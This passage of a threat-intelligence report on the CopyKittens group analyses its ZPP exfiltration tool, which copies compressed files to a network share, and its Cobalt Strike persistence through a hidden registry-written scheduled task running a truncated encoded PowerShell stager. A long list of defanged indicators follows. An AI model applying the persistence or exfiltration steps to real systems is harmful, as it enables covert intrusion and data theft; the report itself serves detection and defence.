
ZPP version 2.0

ZPP seems to be under development. All versions have bugs.

It uses the reduced version of DotNetZip library. [39] Therefore, it requires *Ionic.Zip.Reduced.dll* (7c359500407dd393a276010ab778d5af) to be under the same directory or %PATH%.

Function doCompressInNetWorkDirectory() is intended to exfiltrate date from a target machine to a network share.


[39] https://dotnetzip.codeplex.com



```
// Token: 0x06000005 RID: 5 RVA: 0x00002488 File Offset: 0x00000688
.method public hidebysig
    instance void doCompressInNetWorkDirectory () cil managed
{
    // Header Size: 12 bytes
    // Code Size: 413 (0x19D) bytes
    // LocalVarSig Token: 0x11000004 RID: 4
    .maxstack 5
    .locals init (
        [0] int32,
        [1] int32,
        [2] int64,
        [3] class [mscorlib]System.Exception
    )

    /* 0x00000694 02           */ IL_0000: ldarg.0
    /* 0x00000695 7B03000004   */ IL_0001: ldfld      class ZPP.Config ZPP.Compress::config
    /* 0x0000069A 7B0A000004   */ IL_0006: ldfld      string ZPP.Config::desDirectory
    /* 0x0000069F 283400000A   */ IL_000B: call       class [mscorlib]System.IO.DirectoryInfo [mscorlib]System.IO.Directory::CreateDirectory(string)
    /* 0x000006A4 26           */ IL_0010: pop
    /* 0x000006A5 16           */ IL_0011: ldc.i4.0
    /* 0x000006A6 0A           */ IL_0012: stloc.0
    /* 0x000006A7 16           */ IL_0013: ldc.i4.0
    /* 0x000006A8 0B           */ IL_0014: stloc.1
    // loop start (head: IL_0015)
```

ZPP doCompressInNetWorkDirectory() function

Passing it a network location will result in the compressed files being dropped in it:



```
C:\Users\Homer\Desktop>zpp2.exe -i .rtf -s source\ -d \\vboxsrv\write -S 1
Version 2.0
Finding 4 file in source\
Wanna zip 5053515 bytes
Writing zip [zpp6831.out0] ,3 files remaining ,total file save = 1
Wanna zip 0 bytes
Writing zip [zpp6831.out1] ,0 files remaining ,total file save = 1
Writing 1 files to \\vboxsrv\write Completed. (source\ --> \\vboxsrv\write)
```

Passing a network location to ZPP

Indicators of Compromise

File name:

zpp.exe

md5:

bcae706c00e07936fc41ac47d671fc40
ad09feb76709b825569d9c263dfdaaac
214be584ff88fb9c44676c1d3afd7c95

Cobalt Strike

Cobalt Strike is a publicly available commercial software for "Adversary Simulations and Red Team Operations."[40] While not malicious in and of itself, it is often used by cybercrime groups and state-sponsored threat groups, due to its post-exploitation and covert communication capabilities. [41] [42][43] [44]

CopyKittens use the free 21-day trial version of Cobalt Strike. Thus, malicious communication generated by the tool is much easier to detect, because a special header is sent in each HTTP GET transaction. The special header is "X-Malware," i.e. there is a literal indication that "this network communication is malicious." All that

[40] https://www.cobaltstrike.com
[41] https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html
[42] https://www.symantec.com/connect/blogs/odinaff-new-trojan-used-high-level-financial-attacks
[43] https://www.cybereason.com/labs-operation-cobalt-kitty-a-large-scale-apt-in-asia-carried-out-by-the-oceanlotus-group/
[44] http://www.antiy.net/wp-content/uploads/ANALYSIS-ON-APT-TO-BE-ATTACK-THAT-FOCUSING-ON-CHINAS-GOVERNMENT-AGENCY-.pdf

defender need to do to detect infections is to look for this header in network traffic. Other "tells" are implemented in the trail version.[45]

CopyKittens often use Cobalt Strike's DNS based command and control capability.[46] Other capabilities include PowerShell scripts execution, keystrokes logging, taking screenshots, file downloads, spawning other payloads, and peer-to-peer communication over the SMB.

Persistency

The attackers used a novel way for persistency of Cobalt Strike samples in certain machine – a scheduled task was written directly to the registry.

The malware creates a PowerShell wrapper, which executes powershell.exe to run scripts. The wrapper is copied to %windir% with one of the following names:

svchost.exe
csrss.exe
notpad.exe (note missing e)
conhost.exe

The scheduled tasks are saved in the following registry path:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
```

With the following attributes:

```
"Path"="\\Microsoft\\Windows\\Media Center\\ConfigureLocalTimeService"
"Description"="Media Center Time Update From Computer Local Time."
"Actions"=hex:01,00,66,66,00,00,00,00,2c,00,00,00,43,00,3a,00,5c,00,57,00,69,\
00,6e,00,64,00,6f,00,77,00,73,00,5c,00,73,00,76,00,63,00,68,00,6f,00,73,00,\
74,00,2e,00,65,00,78,00,65,00,7e,31,00,00,2d,00,6e,00,6f,00,70,00,20,00,2d,\
00,77,00,20,00,68,00,69,00,64,00,64,00,65,00,6e,00,20,00,2d,00,65,00,6e,00,\
63,00,6f,00,64,00,65,00,64,00,63,00,6f,00,6d,00,6d,00,61,00,6e,00,64,00,20,\
00,4a,00,41,00,42,00,7a,00,41,00,44,00,30,00,41,00,54,00,67,00,42,00,6c,00,\
[…]
```

The hex code in the Actions attribute is converted into the following command line action:

```
C:\Windows\svchost.exe -nop -w hidden -encodedcommand JABzAD0ATgBl[…]
```

The executed command is a base64 encoded PowerShell cobalt strike stager.

The task does not have a name attribute and it does not appear in windows scheduled task viewers. The installation methods of this persistency method is unknown to us.

Metasploit

A well-known free and open source framework for developing and executing exploit code against a remote target machine.[47] It has more than 1,610 exploits, as well as more than 438 payloads, which include command shell that enables users to run collection scripts or arbitrary commands against the host. Meterpreter, which enables users to control the screen of a device using VNC and to browse, upload and download files. It also employs dynamic payloads that enables users to evade antivirus defenses by generating unique payloads.[48]

[45] https://blog.cobaltstrike.com/2015/10/14/the-cobalt-strike-trials-evil-bit/
[46] https://www.cobaltstrike.com/help-dns-beacon
[47] https://www.metasploit.com
[48] https://en.wikipedia.org/wiki/Metasploit_Project

Empire Post-exploitation Framework

In several occasions the attackers used Empire, a free and open source "post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent.[49] The framework offers cryptologically-secure communications and a flexible architecture. On the PowerShell side, Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework."

[49] https://github.com/EmpireProject/Empire

Indicators of Compromise

Detection name	BKDR_COBEACON.A
Detection name	TROJ_POWPICK.A
Detection name	HKTL_PASSDUMP
Detection name	TROJ_SODREVR.A
Detection name	TROJ_POWSHELL.C
Detection name	BKDR_CONBEA.A
Detection name	TSPY64_REKOTIB.A
Detection name	HKTL_DIRZIP
Detection name	TROJ_WAPPOME.A
URL	http://js[.]jguery[.]net/main[.]js
URL	http://pht[.]is[.]nlb-deploy[.]edge-dyn[.]e11[.]f20[.]ads-youtube[.]online/winini[.]exe
URL	http://38[.]130[.]75[.]20/check[.]html
URL	http://update[.]microsoft-office[.]solutions/license[.]doc
URL	http://update[.]microsoft-office[.]solutions/error[.]html
URL	http://main[.]windowskernel14[.]com/spl/update5x[.]zip
URL	http://img[.]twiter-statics[.]info/i/658A6D6AE42A658A6D6AE42A/0de9c5c6599fdf5201599ff9b30e0000/6E24E58CFC94/icon[.]png
URL	http://files0[.]terendmicro[.]com/
URL	http://ssl[.]pmo[.]gov[.]il-dana-naauthurl1-welcome[.]cgi[.]primeminister-goverment-techcenter[.]tech/%D7%A1%D7%A7%D7%A8%20%D7%A9%D7%A0%D7%AA%D7%99[.]docx
URL	http://ea-in-f155[.]1e100[.]microsoft-security[.]host/
URL	https://ea-in-f155[.]1e100[.]microsoft-security[.]host/mTQJ
URL	http://iba[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://doa[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://fda[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://rqa[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://qqa[.]stage[.]7338879[.]i[.]gtld-servers[.]services
URL	http://api[.]02ac36110[.]49318[.]a[.]gtld-servers[.]zone
URL	s1w-amazonaws.office-msupdate[.]solutions
URL	a104-93-82-25.mandalasanati[.]info/iBpa
URL	http://fetchnews-agency[.]news-bbc.press/pictures.html
URL	http://fetchnews-agency.news-bbc.press/omnews.doc
URL	http://fetchnews-agency[.]news-bbc.press/en/20170/pictures.doc
SSLCertificate	fa3d5d670dc1d153b999c3aec7b1d815cc33c4dc
SSLCertificate	b11aa089879cd7d4503285fa8623ec237a317aee
SSLCertificate	07317545c8d6fc9beedd3dd695ba79dd3818b941
SSLCertificate	3c0ecb46d65dd57c33df5f6547f8fffb3e15722d
SSLCertificate	1c43ed17acc07680924f2ec476d281c8c5fd6b4a
SSLCertificate	8968f439ef26f3fcded4387a67ea5f56ce24a003
IPv4Address	206.221.181.253
IPv4Address	66.55.152.164
IPv4Address	68.232.180.122
IPv4Address	173.244.173.11
IPv4Address	173.244.173.12
IPv4Address	173.244.173.13
IPv4Address	209.190.20.149
IPv4Address	209.190.20.59
IPv4Address	209.190.20.62
IPv4Address	209.51.199.116
IPv4Address	38.130.75.20

IPv4Address	185.92.73.194
IPv4Address	144.168.45.126
IPv4Address	198.55.107.164
IPv4Address	104.200.128.126
IPv4Address	104.200.128.161
IPv4Address	104.200.128.173
IPv4Address	104.200.128.183
IPv4Address	104.200.128.184
IPv4Address	104.200.128.185
IPv4Address	104.200.128.187
IPv4Address	104.200.128.195
IPv4Address	104.200.128.196
IPv4Address	104.200.128.198
IPv4Address	104.200.128.205
IPv4Address	104.200.128.206
IPv4Address	104.200.128.208
IPv4Address	104.200.128.209
IPv4Address	104.200.128.48
IPv4Address	104.200.128.58
IPv4Address	104.200.128.64
IPv4Address	104.200.128.71
IPv4Address	107.181.160.138
IPv4Address	107.181.160.178
IPv4Address	107.181.160.194
IPv4Address	107.181.160.195
IPv4Address	107.181.161.141
IPv4Address	107.181.174.21
IPv4Address	107.181.174.228
IPv4Address	107.181.174.232
IPv4Address	107.181.174.241
IPv4Address	188.120.224.198
IPv4Address	188.120.228.172
IPv4Address	188.120.242.93
IPv4Address	188.120.243.11
IPv4Address	188.120.247.151
IPv4Address	62.109.2.52
IPv4Address	188.120.232.157
IPv4Address	185.118.65.230
IPv4Address	185.118.66.114
IPv4Address	141.105.67.58
IPv4Address	141.105.68.25
IPv4Address	141.105.68.26
IPv4Address	141.105.68.29
IPv4Address	141.105.69.69
IPv4Address	141.105.69.70
IPv4Address	141.105.69.77
IPv4Address	31.192.105.16
IPv4Address	31.192.105.17
IPv4Address	31.192.105.28
IPv4Address	146.0.73.109
IPv4Address	146.0.73.110
IPv4Address	146.0.73.111
IPv4Address	146.0.73.112
IPv4Address	146.0.73.114

IPv4Address	217.12.201.240
IPv4Address	217.12.218.242
IPv4Address	5.34.180.252
IPv4Address	5.34.181.13
IPv4Address	86.105.18.5
IPv4Address	93.190.138.137
IPv4Address	212.199.61.51
IPv4Address	80.179.42.37
IPv4Address	80.179.42.44
IPv4Address	176.31.18.29
IPv4Address	188.165.69.39
IPv4Address	51.254.76.54
IPv4Address	158.69.150.163
IPv4Address	192.99.242.212
IPv4Address	198.50.214.62
Hash	a60a32f21ac1a2ec33135a650aa8dc71
Hash	94ba33696cd6ffd6335948a752ec9c19
Hash	bcae706c00e07936fc41ac47d671fc40
Hash	1ca03f92f71d5ecb5dbf71b14d48495c
Hash	506415ef517b4b1f7679b3664ad399e1
Hash	1ca03f92f71d5ecb5dbf71b14d48495c
Hash	bd38cab32b3b8b64e5d5d3df36f7c55a
Hash	ac29659dc10b2811372c83675ff57d23
Hash	41466bbb49dd35f9aa3002e546da65eb
Hash	8f6f7416cfdf8d500d6c3dcb33c4f4c9e1cd33998c957fea77fbd50471faec88
Hash	02f2c896287bc6a71275e8ebe311630557800081862a56a3c22c143f2f3142bd
Hash	2df6fe9812796605d4696773c91ad84c4c315df7df9cf78bee5864822b1074c9
Hash	55f513d0d8e1fd41b1417a0eb2afff3a039a9529571196dd7882d1251ab1f9bc
Hash	da529e0b81625828d52cd70efba50794
Hash	1f9910cafe0e5f39887b2d5ab4df0d10
Hash	0feb0b50b99f0b303a5081ffb3c4446d
Hash	577577d6df1833629bfd0d612e3dbb05
Hash	165f8db9c6e2ca79260b159b4618a496e1ed6730d800798d51d38f07b3653952
Hash	1f867be812087722010f12028beeaf376043e5d7
Hash	b571c8e0e3768a12794eaf0ce24e6697
Hash	e319f3fb40957a5ff13695306dd9de25
Hash	acf24620e544f79e55fd8ae6022e040257b60b33cf474c37f2877c39fbf2308a
Hash	8c8496390c3ad048f2a0a4031edfcdac819ee840d32951b9a1a9337a2dcbea25
Hash	c5a02e984ca3d5ac13cf946d2ba68364
Hash	efca6664ad6d29d2df5aaecf99024892
Hash	bff115d5fb4fd8a395d158fb18175d1d183c8869d54624c706ee48a1180b2361
Hash	afa563221aac89f96c383f9f9f4ef81d82c69419f124a80b7f4a8c437d83ce77
Hash	4a3d93c0a74aaabeb801593741587a02
Hash	64c9acc611ef47486ea756aca8e1b3b7
Hash	fb775e900872e01f65e606b722719594
Hash	cf8502b8b67d11fbb0c75ebcf741db15
Hash	4999967c94a2fb1fa8122f1eea7a0e02
Hash	5fe0e156a308b48fb2f9577ed3e3b09768976fdd99f6b2d2db5658b138676902
Hash	37449ddfc120c08e0c0d41561db79e8cbbb97238
Hash	4442c48dd314a04ba4df046dfe43c9ea1d229ef8814e4d3195afa9624682d763
Hash	7651f0d886e1c1054eb716352468ec6aedab06ed61e1eebd02bca4efbb974fb6
Hash	eb01202563dc0a1a3b39852ccda012acfe0b6f4d
Hash	7e3c9323be2898d92666df33eb6e73a46c28e8e34630a2bd1db96aeb39586aeb
Hash	9e5ab438deb327e26266c27891b3573c302113b8d239abc7f9aaa7eff9c4f7bb

Hash	6a19624d80a54c4931490562b94775b74724f200
Hash	32860b0184676509241bbaf9233068d472472c3d9c93570fc072e1acea97a1d4
Hash	b34721e53599286a1093c90a9dd0b789
Hash	7ad65e39b79ad56c02a90dfab8090392ec5ffed10a8e276b86ec9b1f2524ad31
Hash	59c448abaa6cd20ce7af33d6c0ae27e4a853d2bd
Hash	fb775e900872e01f65e606b722719594
Hash	871efc9ecd8a446a7aa06351604a9bf4
Hash	cf8502b8b67d11fbb0c75ebcf741db15
Hash	a4dd1c225292014e65edb83f2684f2d5
Hash	838fb8d181d52e9b9d212b49f4350739
Hash	e37418ba399a095066845e7829267efe
Hash	1072b82f53fdd9fa944685c7e498eece89b6b4240073f654495ac76e303e65c9
Hash	752240cddda5acb5e8d026cef82e2b54
Hash	435a93978fa50f55a64c788002da58a5
Hash	3de91d07ac762b193d5b67dd5138381a
Hash	a4adbea4fcbb242f7eac48ddbf13c814d5eec9220f7dce01b2cc8b56a806cd37
Hash	aba7771c42aea8048e4067809c786b0105e9dfaa
Hash	b01e955a34da8698fae11bf17e3f79a054449f938257284155aeca9a2d3815dd
Hash	3676914af9fd575deb9901a8b625f032
Hash	f1607a5b918345f89e3c2887c6dafc05c5832593
Hash	341c920ec47efa4fd1bfcd1859a7fb98945f9d85
Hash	8b702ba2b2bd65c3ad47117515f0669c
Hash	6ea02f1f13cc39d953e5a3ebcdcfd882
Hash	8f77a9cc2ad32af6fb1865fdff82ad89
Hash	62f8f45c5f10647af0040f965a3ea96d
Hash	d9aa197ca2f01a66df248c7a8b582c40
Hash	217b1c2760bcf4838f5e3efb980064d7
Hash	cfb4be91d8546203ae602c0284126408
Hash	16a711a8fa5a40ee787e41c2c65faf9a78b195307ac069c5e13ba18bce243d01
Hash	5e65373a7c6abca7e3f75ce74c6e8143
Hash	d3b9da7c8c54f7f1ea6433ac34b120a1
Hash	32261fe44c368724593fbf65d47fc826
Hash	d2c117d18cb05140373713859803a0d6
Hash	113ca319e85778b62145019359380a08
Hash	4999967c94a2fb1fa8122f1eea7a0e02
Hash	9846b07bf7265161573392d24543940e
Hash	bf23ce4ae7d5c774b1fa6becd6864b3b
Hash	720203904c9eaf45ff767425a8c518cd
Hash	62652f074924bb961d74099bc7b95731
Hash	1fba1876c88203a2ae6a59ce0b5da2a1
Hash	cf8502b8b67d11fbb0c75ebcf741db15
Hash	fb775e900872e01f65e606b722719594
Hash	73f14f320facbdd29ae6f0628fa6f198dc86ba3428b3eddbfc39cf36224cebb9
Hash	3d2885edf1f70ce4eb1e9519f47a669f
Filename	config.exe
Filename	Strike.doc
Filename	malware.doc
Filename	PDFOPENER_CONSOLE.exe
Filename	Ma_1.tmp
Filename	Wextract
Filename	The%20United%20Nations%20Counter.doc.docx
Filename	netsrvs.exe
Filename	Date.dotm
Filename	ssl.docx

Filename	o040t.exe
Filename	m8f7s.exe
Filename	d5tjo.exe
Filename	*LogManager.tmp*
Filename	*edg1CF5.tmp*
Filename	*ntuser.swp*
Filename	*svchost64.swp*
Filename	*ntuser.dat.swp*
Filename	*455aa96e-804g-4bcf-bcf8-f400b3a9cfe9.PackageExtraction*
Filename	*Svchost32.swp*
Filename	*Svchost64.swp*
Filename	update5x.dll
Filename	22092014_ver621.dll
Filename	*netsrv.exe*
Filename	*netsrva.exe*
Filename	*netsrvd.exe*
Filename	*netsrvs.exe*
Filename	*vminst.tmp*
Filename	*tdtess.exe*
Filename	test_oracle.xls
Filename	ur96r.exe
Filename	The North Korean weapons program now testing USA range.docx
Filename	F123321.exe
Domain	wethearservice[.]com
Domain	mywindows24[.]in
Domain	microsoft-office[.]solutions
Domain	code[.]jguery[.]net
Domain	1m100[.]tech
Domain	cloudflare-statics[.]com
Domain	cachevideo[.]com
Domain	winfeedback[.]net
Domain	terendmicro[.]com
Domain	alkamaihd[.]com
Domain	msv-updates[.]gsvr-static[.]co
Domain	fbstatic-a[.]space
Domain	broadcast-microsoft[.]tech
Domain	sharepoint-microsoft[.]co
Domain	newsfeeds-microsoft[.]press
Domain	owa-microsoft[.]online
Domain	digicert[.]online
Domain	cloudflare-analyse[.]com
Domain	israelnewsagency[.]link
Domain	akamaitechnology[.]tech
Domain	winupdate64[.]org
Domain	ads-youtube[.]net
Domain	cortana-search[.]com
Domain	nsserver[.]host
Domain	nameserver[.]win
Domain	symcd[.]xyz
Domain	fdgdsg[.]xyz
Domain	dnsserv[.]host
Domain	winupdate64[.]com
Domain	ssl-gstatic[.]online
Domain	updatedrivers[.]org

Domain	alkamaihd[.]net
Domain	update[.]microsoft-office[.]solutions
Domain	javaupdate[.]co
Domain	outlook360[.]org
Domain	winupdate64[.]net
Domain	trendmicro[.]tech
Domain	qoldenlines[.]net
Domain	windefender[.]org
Domain	1e100[.]tech
Domain	chromeupdates[.]online
Domain	ads-youtube[.]online
Domain	akamaitechnology[.]com
Domain	cloudmicrosoft[.]net
Domain	js[.]jguery[.]online
Domain	azurewebsites[.]tech
Domain	elasticbeanstalk[.]tech
Domain	jguery[.]online
Domain	microsoft-security[.]host
Domain	microsoft-ds[.]com
Domain	jguery[.]net
Domain	primeminister-goverment-techcenter[.]tech
Domain	officeapps-live[.]com
Domain	microsoft-tool[.]com
Domain	cissco[.]net
Domain	js[.]jguery[.]net
Domain	f-tqn[.]com
Domain	javaupdator[.]com
Domain	officeapps-live[.]net
Domain	ipresolver[.]org
Domain	intelchip[.]org
Domain	outlook360[.]net
Domain	windowkernel[.]com
Domain	wheatherserviceapi[.]info
Domain	windowslayer[.]in
Domain	sdlc-esd-oracle[.]online
Domain	mpmicrosoft[.]com
Domain	officeapps-live[.]org
Domain	cachevideo[.]online
Domain	win-update[.]com
Domain	labs-cloudfront[.]com
Domain	windowskernel14[.]com
Domain	fbstatic-akamaihd[.]com
Domain	mcafee-analyzer[.]com
Domain	cloud-analyzer[.]com
Domain	fb-statics[.]com
Domain	ynet[.]link
Domain	twiter-statics[.]info
Domain	diagnose[.]microsoft-office[.]solutions
Domain	mswordupdate17[.]com
Domain	gsvr-static[.]co
Domain	news-bbc[.]press
Domain	mandalasanati[.]info
Domain	office-msupdate[.]solutions
Domain	windows-updates[.]solutions

Domain	akamai-net[.]network
Domain	azureedge-net[.]services
Domain	doucbleclick[.]tech
Domain	windows-updates[.]services
Domain	windows-updates[.]network
Domain	cloudfront[.]site
Domain	netcdn-cachefly[.]network
Domain	akamaized[.]online
Domain	cdninstagram[.]center
Domain	googlusercontent[.]center
DNSName	ea-in-f354[.]1e100[.]ads-youtube[.]net
DNSName	ns1[.]ynet[.]link
DNSName	ns2[.]ynet[.]link
DNSName	static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]be-5-0-ibr01-lts-ntwk-msn[.]alkamaihd[.]com
DNSName	pht[.]is[.]nlb-deploy[.]edge-dyn[.]e11[.]f20[.]ads-youtube[.]online
DNSName	ns1[.]winfeedback[.]net
DNSName	ns2[.]winfeedback[.]net
DNSName	msupdate[.]diagnose[.]microsoft-office[.]solutions
DNSName	www[.]alkamaihd[.]net
DNSName	c20[.]jdk[.]cdn-external-ie[.]1e100[.]alkamaihd[.]net
DNSName	ns2[.]img[.]twiter-statics[.]info
DNSName	api[.]img[.]twiter-statics[.]info
DNSName	ns1[.]img[.]twiter-statics[.]info
DNSName	ns1[.]officeapps-live[.]net
DNSName	ns1[.]wheatherserviceapi[.]info
DNSName	ns2[.]microsoft-tool[.]com
DNSName	ns2[.]f-tqn[.]com
DNSName	carl[.]ns[.]cloudflare[.]com[.]sdlc-esd-oracle[.]online
DNSName	ns1[.]cortana-search[.]com
DNSName	40[.]dc[.]c0ad[.]ip4[.]dyn[.]gsvr-static[.]co
DNSName	40[.]dc[.]c2ad[.]ip4[.]dyn[.]gsvr-static[.]co
DNSName	ns2[.]winupdate64[.]org
DNSName	ns1[.]f-tqn[.]com
DNSName	ns2[.]cortana-search[.]com
DNSName	ns1[.]symcd[.]xyz
DNSName	ns2[.]symcd[.]xyz
DNSName	ns1[.]winupdate64[.]org
DNSName	ns1[.]microsoft-tool[.]com
DNSName	ns2[.]officeapps-live[.]com
DNSName	ns1[.]israelnewsagency[.]link
DNSName	ns2[.]israelnewsagency[.]link
DNSName	ns1[.]cissco[.]net
DNSName	ns2[.]cissco[.]net
DNSName	ns1[.]cachevideo[.]online
DNSName	ns2[.]cachevideo[.]online
DNSName	www[.]static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]alkamaihd[.]com
DNSName	static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]www[.]alkamaihd[.]com
DNSName	dhb[.]stage[.]12735072[.]40[.]dc[.]c0ad[.]ip4[.]sta[.]gsvr-static[.]co
DNSName	main[.]windowskernel14[.]com
DNSName	www[.]winupdate64[.]net
DNSName	ae13-0-hk2-96cbe-1a-ntwk-msn[.]static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]alkamaihd[.]com
DNSName	be-5-0-ibr01-lts-ntwk-msn[.]static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]alkamaihd[.]com

DNSName	static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]alkamaihd[.]com
DNSName	cyb[.]stage[.]12735072[.]40[.]dc[.]c0ad[.]ip4[.]sta[.]gsvr-static[.]co
DNSName	ns1[.]winupdate64[.]com
DNSName	ns1[.]twiter-statics[.]info
DNSName	40[.]dc[.]c0ad[.]ip4[.]dyn[.]gsvr-static[.]co
DNSName	update[.]microsoft-office[.]solutions
DNSName	wk-in-f104[.]1e100[.]n[.]microsoft[.]qoldenlines[.]net
DNSName	ns1[.]fb-statics[.]com
DNSName	ns2[.]fb-statics[.]com
DNSName	is-cdn[.]edge[.]g18[.]dyn[.]usr-e12-as[.]akamaitechnology
DNSName	img[.]gmailtagmanager[.]com
DNSName	wk-in-f104[.]1c100[.]n[.]microsoft-security[.]host
DNSName	msnbot-sd7-46-cdn[.]microsoft-security[.]host
DNSName	msnbot-sd7-46-img[.]microsoft-security[.]host
DNSName	ns2[.]winupdate64[.]com
DNSName	msnbot-sd7-46-194[.]microsoft-security[.]host
DNSName	ea-in-f155[.]1e100[.]microsoft-security[.]host
DNSName	msnbot-207-46-194[.]microsoft-security[.]host
DNSName	img[.]twiter-statics[.]info
DNSName	msnbot-sd7-46-cdn[.]microsoft-security[.]host
DNSName	ns2[.]wheatherserviceapi[.]info
DNSName	ns1[.]windowkernel[.]com
DNSName	ns2[.]windowkernel[.]com
DNSName	ns2[.]fbstatic-a[.]space
DNSName	ns1[.]fbstatic-a[.]space
DNSName	api[.]TwitEr-Statics[.]info
DNSName	ns2[.]mcafee-analyzer[.]com
DNSName	21666[.]mpmicrosoft[.]com
DNSName	22830[.]officeapps-live[.]org
DNSName	15236[.]mcafee-analyzer[.]com
DNSName	ns2[.]static[.]dyn-usr[.]gsrv02[.]ssl-gstatic[.]online
DNSName	ns1[.]mcafee-analyzer[.]com
DNSName	ns1[.]fbstatic-akamaihd[.]com
DNSName	ns1[.]static[.]dyn-usr[.]gsrv01[.]ssl-gstatic[.]online
DNSName	ns2[.]officeapps-live[.]org
DNSName	wk-in-f104[.]1e100[.]n[.]microsoft-security[.]host
DNSName	ns1[.]mpmicrosoft[.]com
DNSName	www[.]microsoft-security[.]host
DNSName	ns2[.]fbstatic-akamaihd[.]com
DNSName	ns1[.]cachevideo[.]online
DNSName	wk-in-f100[.]1e100[.]n[.]microsoft-security[.]host
DNSName	ns1[.]officeapps-live[.]org
DNSName	ns2[.]mpmicrosoft[.]com
DNSName	ns02[.]nsserver[.]host
DNSName	ns2[.]cachevideo[.]online
DNSName	be-5-0-ibr01-lts-ntwk-msn[.]alkamaihd[.]com
DNSName	static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]akamai[.]alkamaihd[.]com
DNSName	www[.]alkamaihd[.]com
DNSName	ae13-0-hk2-96cbe-1a-ntwk-msn[.]alkamaihd[.]com
DNSName	ns2[.]microsoft-ds[.]com
DNSName	adcenter[.]microsoft-ds[.]com
DNSName	ns1[.]microsoft-ds[.]com
DNSName	ns1[.]mswordupdate17[.]com

DNSName	ns2[.]mswordupdate17[.]com
DNSName	c[.]mswordupdate17[.]com
DNSName	ns1[.]cloudflare-analyse[.]com
DNSName	static[.]dyn-usr[.]f-loginme[.]c19[.]a23[.]akamaitechnology[.]com
DNSName	ns2[.]cloudflare-analyse[.]com
DNSName	ns1[.]cloud-analyzer[.]com
DNSName	ns2[.]cloud-analyzer[.]com
DNSName	ns01[.]nsserver[.]host
DNSName	ns1[.]fb-statics[.]com
DNSName	ns02[.]dnsserv[.]host
DNSName	15236[.]cachevideo[.]online
DNSName	ns2[.]fb-statics[.]com
DNSName	ns2[.]twiter-statics[.]info
DNSName	ea-in-f113[.]1e100[.]microsoft-security[.]host
DNSName	static[.]dyn-usr[.]f-login-me[.]c19[.]a[.]akamaitechnology[.]tech
DNSName	ea-in-f155[.]1e100[.]microsoft-security[.]host
DNSName	float[.]2963[.]bm-imp[.]akamaitechnology[.]tech
DNSName	ns1[.]mcafee-analyzer[.]com
DNSName	ns2[.]mcafee-analyzer[.]com
DNSName	ns1[.]mpmicrosoft[.]com
DNSName	ns2[.]mpmicrosoft[.]com
DNSName	jpsrv-java-jdkec1[.]javaupdate[.]co
DNSName	microsoft-active[.]directory_update-change-policy[.]primeminister-goverment-techcenter[.]tech
DNSName	jpsrv-java-jdkec3[.]javaupdate[.]co
DNSName	nameserver02[.]javaupdate[.]co
DNSName	jpsrv-java-jdkec2[.]javaupdate[.]co
DNSName	static[.]dyn-usr[.]f-login-me[.]c19[.]a23[.]akamaitechnology[.]com
